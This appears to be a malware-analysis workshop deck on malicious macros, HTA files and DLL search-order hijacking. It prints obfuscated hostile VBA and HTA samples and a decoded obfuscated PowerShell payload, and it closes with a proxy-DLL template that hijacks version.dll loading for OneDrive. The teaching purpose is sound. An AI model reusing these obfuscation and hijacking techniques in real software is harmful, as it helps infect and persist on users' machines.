

# From an attacker's lair to your home: A practical journey through the world of Malware

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# Agenda


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Virus? Trojan? Ransomware? Worm? Stealer?

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**Malware**


# How do we get infected?




Malvertising



Phishing



Cracked software



Vulnerable software

# Malware Analysis

- Seeks to understand what the malware does, how it does it, under what conditions it gets executed and what impact it can bring.
- It allows us to obtain indicators of compromise (IOCs) to prevent future victims.
- It allows us to improve our security posture by defending against techniques we identify during analysis.

# Static analysis

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- It allows us to analyze malware without executing it.
- It includes the review of strings and resources embedded in the malware, decompilation/disassembly of the code, signature verification, etc.
- It can be difficult to cover all the code depending on the size of the malware, as well as the obfuscation/encryption techniques used.



# Static analysis

pestudio 9.56 - Malware Initial Assessment - www.winator.com - [c:\analysis\sample.exe] - [read-only]

file settings about

c:\analysis\sample.exe

- indicators (imports > flag > count)
- footprints (count > 11)
- virusotal (error)
- dos-header (size > 64 bytes)
- dos-stub (size > 64 bytes)
- rich-header (n/a)
- file-header (executable > 32-bit)
- optional-header (subsystem > GUI)
- directories (count > 6)
- sections (count > 3)
- libraries (mscorlib.dll)
- imports (flag > 432)
- exports (n/a)
- thread-local-storage (n/a)
- .NET (namespace > flag)
- resources (size > file-ratio)
- strings (count > 355735)
- debug (stamp > Sep.2023)
- manifest (level > asInvoker)
- version (OriginalFilename > vteijam hdgtra.e)
- certificate (n/a)
- overlay (n/a)

indicator (16)	detail	level
imports > flag > count	3	1
.NET > namespace > flag	System.Net.Sockets	1
file > size	12423168 bytes	2
resources > file-ratio	99.76%	2
groups > API	execution   file   network   memory   diagnostic   registry	2
string > URL	162.245.191.217	2
mitre > technique	T1497   T1055   T1059	2
file > entropy	7.571	3
file > signature	Microsoft .NET	3
file > sha256	2110AF4E9C7A4F7A39948CDD696FCD8B4CDBB7A6A5BF5C5A277B779C...	3
manifest > name	MyApplication.app	3
file-name > version	vteijam hdgtra.exe	3
debug > file-name	e:\vteijam hdgtra\vteijam hdgtra\obj\Debug\vteijam hdgtra.pdb	3
file > subsystem	GUI	3
imphash > md5	F34D5F2D4577ED6D9CEEC516C1F5A744	3
.NET > module > name	vteijam hdgtra.exe	3

sha256: 2110AF4E9C7A4F7A39948CDD696FCD8B4CDBB7A6A5BF5C5A277B779CC1BF8577    cpu: 32-bit    file-type: executable    subsystem: GUI    entry-point: 0x00B8659E

# Dynamic analysis


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- It allows us to analyze malware while it is running, so it should only be carried out in a controlled environment.
- It includes network traffic analysis, file system and registry monitoring, process inspection, etc.
- It can be difficult to cover all the paths that a malware may follow (does the malware run only on computers of a specific language? only after a certain time?)

# Dynamic analysis

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help



Time ...	Process Name	PID	Operation	Path	Result	Detail
8:06:5...	sample.exe	8744	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\hajjwrvetsgVr	NAME NOT FOUND	Length: 12
8:06:5...	sample.exe	8744	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\hajjwrvetsgVr	NAME NOT FOUND	Length: 12
8:06:5...	sample.exe	8744	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\hajjwrvetsgVr	SUCCESS	Type: REG_SZ, Le...

Autoruns - Sysinternals: www.sysinternals.com

File Search Entry Options Category Help



Quick Filter

Autoruns Entry	Description	Publisher	Image Path
Logon			
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
<input checked="" type="checkbox"/> hajjwrvetsgVr	vteijam hdgtra	(Not Verified)	C:\Analysis\sample.exe
<input checked="" type="checkbox"/> OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	C:\Program Files\Microsoft OneDrive\OneDrive.exe

# Handling malware safely

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**Malware analysis involves running potentially harmful software. It should only be performed in a controlled environment where there is no risk of infecting important files other computers.**

Malicious documents

# Macros?


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## **Microsoft:**

“A macro is a series of commands and instructions that you group together as a single command to accomplish a task automatically.”


# How do attackers get users to execute macros?

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**Warning:** Never enable macros in a Microsoft 365 file unless you're sure you know what those macros do and you want the functionality they provide. **You don't need to enable macros to view or edit the file.** For more info see [Protect yourself from macro viruses](#).

# How do attackers make analysis harder?



**Password Protection**

```
Sub Macro1()  
  
    Dim key As Integer  
    Dim value As String  
    Dim dec As String  
    Dim res As Variant  
    value = "B;;<nyb{e;fn"  
    key = 8  
  
    For i = 1 To Len(value)  
        Dim charcode As Integer  
        charcode = Asc(Mid(value, i, 1))  
        Debug.Print charcode  
        dec = dec & Chr(charcode Xor key)  
        Debug.Print dec  
    Next i  
  
    res = Shell("cmd.exe /c" & dec, vbMinimizedFocus)  
|  
End Sub
```

**Encryption**

```
Sub wtfqziseq__lorfar()  
  
    Dim path_wtfqziseq__file As String  
  
    Dim file_wtfqziseq__name As String  
  
    Dim folder_wtfqziseq__name As Variant  
    Dim oAzedpp As Object  
  
    Set oAzedpp = CreateObject("Shell.Application")  
  
    file_wtfqziseq__name = fjqjwDacff("V2luZG93clVwZGF0ZQ==")  
  
    folder_wtfqziseq__name = Environ$("USERPROFILE") & "\Wrdix"  
  
    If Dir(folder_wtfqziseq__name, vbDirectory) = "" Then  
        MkDir (folder_wtfqziseq__name)  
    End If  
  
    path_wtfqziseq__file = folder_wtfqziseq__name & file_wtfqziseq__name  
  
    Dim FSEDEO As Object  
    Set FSEDEO = CreateObject("Scripting.FileSystemObject")
```

**Obfuscation**



# How do we overcome those obstacles?

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```
C:\Users\ST\Desktop\Challenges\Workshop\Challenge 1>olevba -a Sample.docm
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.10.11 - http://decalage.info/python/oletools
=====
FILE: Sample.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
=====
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
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

| Type       | Keyword                        | Description                                                     |
|------------|--------------------------------|-----------------------------------------------------------------|
| AutoExec   | Document_New                   | Runs when a new Word document is created                        |
| AutoExec   | Document_Open                  | Runs when the Word or Publisher document is opened              |
| AutoExec   | Document_ContentControlOnEnter | Runs when the file is opened and ActiveX objects trigger events |
| Suspicious | Environ                        | May read system environment variables                           |
| Suspicious | Open                           | May open a file                                                 |
| Suspicious | CopyFile                       | May copy a file                                                 |
| Suspicious | CopyHere                       | May copy a file                                                 |
| Suspicious | Shell                          | May run an executable file or a system command                  |
| Suspicious | vbNormalNoFocus                | May run an executable file or a system command                  |
| Suspicious | Call                           | May call a DLL using Excel 4 Macros (XLM/XLF)                   |
| Suspicious | MkDir                          | May create a directory                                          |
| Suspicious | CreateObject                   | May create an OLE object                                        |
| Suspicious | Shell.Application              | May run an application (if combined with CreateObject)          |
| Suspicious | Chr                            | May attempt to obfuscate specific strings                       |


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# Analyzing macros: dynamic analysis

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Office's Visual Basic editor allows us to set breakpoints and debug macros



The screenshot shows a Visual Basic Editor window titled "Sample - ThisDocument (Code)". The "General" tab is selected. The code defines a subprocedure named `wtfqziseq__lorfar()`. It includes several variable declarations: `Dim path_wtfqziseq__file As String`, `Dim file_wtfqziseq__name As String`, `Dim folder_wtfqziseq__name As Variant`, and `Dim oAzedpp As Object`. The final line of code, `Set oAzedpp = CreateObject("Shell.Application")`, is highlighted with a red background. A red circle icon is visible in the left margin next to this line.

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Sub wtfqziseq__lorfar()  
  
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    Dim oAzedpp As Object  
  
    Set oAzedpp = CreateObject("Shell.Application")  
End Sub
```

Malicious HTA programs

# HTA?

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“An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript. **An HTA executes without the constraints of the internet browser security model**; in fact, it executes as a "fully trusted" application.”

# Viewing HTA files

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Any text editor will do

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="normal" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" BORDER="none" SCROLL="no" />
<script type="text/vbscript">

while (Sluggishnessessau<178)
Sluggishnessessau = Sluggishnessessau + 1
gastrologicallyhar = gastrologicallyhar * (1+1)
wend

Randomize

Set Optling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
```

# Viewing HTA files

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Although we probably  
want one with syntax  
highlighting

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Randomize

Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")

Protegersygemeldingsb = Split("Produktionshaller")

Sticharionkarseklippedepl = Trim("Vrtdyret")

on error resume next

Undecidedlyenterococcus = Trim("Glazings")

Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")
```

# Cleaning the code

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Some parts of the code are designed to make static analysis and automated analysis harder

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Salgsvrdienhovedrep = Replace("Emissionsgrnsevrdir", "Opflgningerne", "Influer")

Exemplifyidrtsklubbernese = TimeSerial(53,225,118)
```

# Let's look at the clean code

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- It seems to be obtaining Windows services.
- It also looks like it is trying to form the word “powershell”

```
Set Optlling = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Set Dermovaccine = Optlling.ExecQuery("Select * from Win32_Service")

For Each Ombindingen184 in Dermovaccine
    aphthartodocetic = aphthartodocetic + Ombindingen184.DisplayName
Next

skattevsenernes = instr(1,aphthartodocetic,"windows",vbTextCompare)

skattevsenernes = mid(aphthartodocetic,skattevsenernes+6,1)

skattevsenernes=UCase(skattevsenernes)

Skrmeditor = "ower" + skattevsenernes + "hell"

Set Gastralgy = CreateObject("Shell.Application")
```



# A new challenge appears

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
Ok, we got past obfuscation, now we must deal with encryption?

```
Function PDDMytHkyud(ByVal SXIVnBFdOHIF)
    Dim fSUSmHL
    Dim ApBzDsNNLojgZ
    ApBzDsNNLojgZ = 30996
    Dim BNFLXeH
    BNFLXeH = BzsLdLIoGGS(SXIVnBFdOHIF)
    If BNFLXeH = 7000 + 1204 Then
        For Each fSUSmHL In SXIVnBFdOHIF
            Dim BaxsXL
            BaxsXL = BaxsXL & Chr(fSUSmHL - ApBzDsNNLojgZ)
        Next
    End If
    PDDMytHkyud = BaxsXL
End Function

Dim SXIVnBFdOHIF
SXIVnBFdOHIF = Array(31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,31028,31087,31112,31117,310
31121,31030,31041,31098,31036,31030,31119,31045,31121,31119,31044,31121,31030,31028,31041,31098,31028,31035,
31030,31028,31041,31098,31035,31069,31110,31107,31035,31040,31035,31082,31035,31037,31037,31040,31035,31065,
31028,31034,31036,31030,31119,31046,31121,31119,31044,31121,31119,31045,31121,31030,31041,31098,31036,31030,
31041,31035,31040,31035,31101,31112,31065,31035,31037,31040,31035,31105,31035,31040,31035,31111,31065,31112,
31030,31039,31036,31030,31119,31045,31121,31119,31044,31121,31119,31046,31121,31030,31028,31041,31098,31035,
```

# CyberChef to the rescue

1. We begin by splitting our array into new lines.



The screenshot displays the CyberChef web interface. The 'Recipe' panel on the left contains several steps, with 'Split' highlighted in green. The 'Split' step has 'Split delimiter' set to ',' and 'Merge delimiter' set to '\n'. The 'Find / Replace' step is also visible, with 'Find' set to '(.\*)' and 'Replace' set to '\$1 30996'. The 'Input' panel on the right shows a long string of numbers separated by commas: '31032,31119,31074,31113,31092,31097,31061,31100,31121,'. The 'Output' panel on the right shows the result of the 'Split' step: the input string is split into individual numbers on new lines: '31032', '31119', '31074', '31113', '31092', '31097', '31061', '31100', '31121'.

# CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row

The screenshot displays the CyberChef web application interface. The recipe consists of the following steps:

- Fork**: Split delimiter is set to comma (,). Merge delimiter is set to line feed (\n). The ☐ for Ignore errors is unchecked.
- Find / Replace**: Find is set to (.\*) with the REGEX dropdown selected. Replace is set to \$1 30996. The checkboxes for Global match, Case insensitive, and Multiline matching are all unchecked. The checkbox for Dot matches all is checked.
- Subtract**: Delimiter is set to Space.
- From Charcode**: Delimiter is set to Line feed. Base is set to 10.

The **Input** field contains the text: 31032,31119,31074,31113,31092,31097,31061.

The **Output** field displays the result of the operations: 31032 30996, 31119 30996, 31074 30996, and 31113 30996, each on a new line.

# CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row
3. We subtract the numbers on each row

The screenshot displays the CyberChef web interface with a recipe titled "Recipe". The recipe consists of three steps:

- Fork**: Split delimiter is set to comma (,). Merge delimiter is set to newline (\n). The "Ignore errors" checkbox is unchecked.
- Find / Replace**: Find is set to (.\*) with the REGEX dropdown. Replace is set to \$1 30996. The checkboxes for "Global match", "Case insensitive", and "Multiline matching" are all checked. The "Dot matches all" checkbox is unchecked.
- Subtract**: Delimiter is set to Space.

Below the recipe steps, the "From Charcode" section is visible, with Delimiter set to Line feed and Base set to 10.

The **Input** field contains the following text: 31032,31119,31074,31113,31092,31097,31061,31100,31121.

The **Output** field displays the result of the operations: 36, 123, 78, 117, 96, 101.

# CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row
3. We subtract the numbers on each row
4. We then convert each number into a character

The screenshot shows the CyberChef web interface with a recipe titled "Recipe". The recipe consists of four steps:

- Fork**: Split delimiter is set to comma (,). Merge delimiter is set to newline (\n). The "Ignore errors" checkbox is unchecked.
- Find / Replace**: Find is set to (.\*) with the REGEX dropdown. Replace is set to \$1 30996. The checkboxes for "Global match", "Case insensitive", and "Multiline matching" are present, with "Multiline matching" checked. The "Dot matches all" checkbox is unchecked.
- Subtract**: The Delimiter is set to Space.
- From Charcode**: The Delimiter is set to Line feed. The Base is set to 10.

The **Input** field contains the following text: 31032,31119,31074,31113,31092,31097,31061,31100,31121,31057,.

The **Output** field shows the result of the operations, which is a string of characters: \$ { N u ,.

# CyberChef to the rescue

1. We begin by splitting our array into new lines.
2. We proceed to append the number 30996 to each row
3. We subtract the numbers on each row
4. We then convert each number into a character
5. Finally, we get... another obfuscated payload

Recipe

Split delimiter  
,

Merge delimiter  
\n

☐ Ignore errors

Find / Replace

Find  
(.\*)

REGE<sup>X</sup>

Replace  
\$1 30996

☐ Global match
☐ Case insensitive
☒ Multiline matching

☐ Dot matches all

Subtract

Delimiter  
Space

From Charcode

Delimiter  
Line feed

Base  
10

Merge

☒ Merge All

Remove whitespace

☐ Spaces
☐ Carriage returns (\r)
☒ Line feeds (\n)

Input

31032, 31119, 31074, 31113, 31092, 31097, 31061, 31100, 31121, 31057, 31028, 31087, 31112, 31117, 31076, 31065, 31089, 31036, 31030

Output

```

$[Nu'eAh]= [tyPe]("{1}{2}"-f("{1}{0}" -f 'nm',("{1}{0}" -f'Iro','V'),'En','eNt') ; &("{2}{0}{1}"-f("{0}{1}"
', 'ite'), 'm', 'sEt') ("va"+"ri"+"{1}{0}{2}" -f'E', 'AB1',("{0}{1}" -f ':',("{0}{1}" -f '3', 'p8V'))+"Z") ( [TyPe]
{4}{0}{5}{2}{1}" -f 'On', 'er',("{2}{1}{0}{3}"-f("{1}{0}" -f 'SpE', '+', 't', 'N',("{0}{1}" -f("{0}{1}" -f'C1', 'A1'
}{0}" -f 'Ld', 'fo'))), 'E',("{1}{0}" -f 'R', 'NVi'),'mE') ) ; ${s4HO'cx} = [tyPe]("{1}{3}{0}{2}"-f 'ert', 'b', 'ER',
{2}{1}" -f'itc', 'nV', 'O')); .('Sv') ("{1}{0}"-f'm', 'SPk') ( [TyPe]("{2}{1}{0}"-f 'T',("{0}{1}"-f'n', 'VeN'), 'CO')
&("{1}{0}{2}"-f'-IT', 'sET', 'EM') ("{2}{1}{0}" -f ("{2}{1}{0}" -f ("{0}{1}" -f 'ble', "{0}{1}"-f
':Q2', 'a'))), 'iA', 'n'), 'A', 'v') ([TyPe]("{2}{1}{0}{3}" -f ("{1}{2}{0}"-f ("{1}{0}"-f 'IN', 'oD'), 'Xt', ("{0}{1}"-f
'.e', 'Nc')), '.TE', ("{0}{1}{2}" -f 'S', 'yS', 'TEM'), 'G')) ; ${a'yI4}= [tyPe]("{3}{2}{1}{0}{4}" -f 'R', "{1}{0}"-f
'Ve', 'Con'), ("{1}{0}" -f 'm.', 'tE'), 'sYS', 't') ; ${h1'4R}= [TyPe]("{0}{2}{3}{4}{1}"-f 'sY', 'Ile', ("{0}{1}"-f
's', 'teM'), '.io', '.f') ; ${e'Nc2}=
"F2R3Z3Z1egVyCh9ChkCcB0FDQcFeF92cXVxeXVxcnRiAnQhdxR1cwcABwcFAAMABHwcnB1eXADBQcEA3hzAAJzeXd2dXYfcnB4eXB5AnBxcXAK
UVTBH1Acv17eF5BG64BFoQb142JzgAn1ZUCF1SIX5FCwHILSBUBzcncXpfbwd1PvdM9V03bdWHUMeJ3cUFQc2VnCGEDfncKAd1dHvZBAHky
cXpYAAZ0HJIKIiXtD2YZIgzBbQVgc2tDf1Q3V3MbZmtghH11An4PQA1qUBsGZ21cG0whBVhGHTVPiy4iCg0hJF8aWABIVXkyIBwtbQ9mGRPEE0

```

Malicious libraries

# DLL search order hijacking

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## MITRE:

“Adversaries may plant trojan dynamic-link library files (DLLs) in a directory that will be searched before the location of a legitimate library that will be requested by a program, **causing Windows to load their malicious library** when it is called for by the victim program.”



# DLL search order

1. Known DLLs
2. The folder from which the application loaded
3. The System folder
4. The 16-bit System folder
5. The Windows folder
6. The current folder
7. The directories that are listed in the PATH environment variable

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# DLL search order hijacking

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Ideally, we want to find a program that meets the following criteria:

- Installed on most if not all Windows machines

- Gets executed frequently

- Installed on a path where we have write access

- Has a similar behavior than the payload we are executing

# DLL search order hijacking

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day Process Name PID Operation Path Result

20:52:26.3671246	OneDrive.exe	5308	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\Secur32.dll	NAME NOT FOUND
20:52:26.3676982	OneDrive.exe	5308	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\VERSION.dll	NAME NOT FOUND
20:52:26.3681743	OneDrive.exe	5308	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\WININET.dll	NAME NOT FOUND
20:52:26.3687955	OneDrive.exe	5308	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\WTSAPI32.dll	NAME NOT FOUND
20:52:26.3692596	OneDrive.exe	5308	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\USERENV.dll	NAME NOT FOUND
20:52:26.3705355	OneDrive.exe	5308	CreateFile	C:\Users\ST\AppData\Local\Microsoft\OneDrive\SSPICLI.DLL	NAME NOT FOUND

Process Monitor Filter

Display entries matching these conditions:

Architecture is [blank] then Include

Reset Add Remove

Column	Relation	Value	Action
<input checked="" type="checkbox"/> Process Name	is	OneDrive.exe	Include
<input checked="" type="checkbox"/> Result	contains	NOT FOUND	Include

# DLL search order hijacking

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include <windows.h>
#include <iostream>

#define UNLEN 256

#pragma comment(linker, "/export:GetFileVersionInfoA=\"c:\\windows\\system32\\version.GetFileVersionInfoA\"")
#pragma comment(linker, "/export:GetFileVersionInfoByHandle=\"c:\\windows\\system32\\version.GetFileVersionInfoByHandle\"")
#pragma comment(linker, "/export:GetFileVersionInfoExA=\"c:\\windows\\system32\\version.GetFileVersionInfoExA\"")
#pragma comment(linker, "/export:GetFileVersionInfoExW=\"c:\\windows\\system32\\version.GetFileVersionInfoExW\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeA=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeA\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExA=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeExA\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeExW=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeExW\"")
#pragma comment(linker, "/export:GetFileVersionInfoSizeW=\"c:\\windows\\system32\\version.GetFileVersionInfoSizeW\"")
#pragma comment(linker, "/export:GetFileVersionInfoW=\"c:\\windows\\system32\\version.GetFileVersionInfoW\"")
#pragma comment(linker, "/export:VerFindFileW=\"c:\\windows\\system32\\version.VerFindFileW\"")
#pragma comment(linker, "/export:VerInstallFileA=\"c:\\windows\\system32\\version.VerInstallFileA\"")
#pragma comment(linker, "/export:VerInstallFileW=\"c:\\windows\\system32\\version.VerInstallFileW\"")
#pragma comment(linker, "/export:VerLanguageNameA=\"c:\\windows\\system32\\version.VerLanguageNameA\"")
#pragma comment(linker, "/export:VerLanguageNameW=\"c:\\windows\\system32\\version.VerLanguageNameW\"")
#pragma comment(linker, "/export:VerQueryValueA=\"c:\\windows\\system32\\version.VerQueryValueA\"")
#pragma comment(linker, "/export:VerQueryValueW=\"c:\\windows\\system32\\version.VerQueryValueW\"")

void hello() { ... }

BOOL APIENTRY DllMain( HMODULE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            hello();
    }
}
```

# DLL search order hijacking

The image displays two screenshots of the Dependency Walker tool, illustrating the process of DLL search order hijacking. The top screenshot shows the 'version.dll' window, and the bottom screenshot shows the 'Hello.dll' window. Both windows have a red box around the title bar and another red box around the 'Entry Point' column in the function list.

**Dependency Walker - [version.dll]**

E	Ordinal ^	Hint	Function	Entry Point
	1 (0x0001)	0 (0x0000)	GetFileVersionInfoA	0x000010F0
	2 (0x0002)	1 (0x0001)	GetFileVersionInfoByHandle	0x00002370
	3 (0x0003)	2 (0x0002)	GetFileVersionInfoExA	0x00001E90
	4 (0x0004)	3 (0x0003)	GetFileVersionInfoExW	0x00001070
	5 (0x0005)	4 (0x0004)	GetFileVersionInfoSizeA	0x00001010
	6 (0x0006)	5 (0x0005)	GetFileVersionInfoSizeExA	0x00001EB0

**Dependency Walker - [Hello.dll]**

E	Ordinal ^	Hint	Function	Entry Point
	1 (0x0001)	0 (0x0000)	GetFileVersionInfoA	c:\windows\system32\version.GetFileVersionInfoA
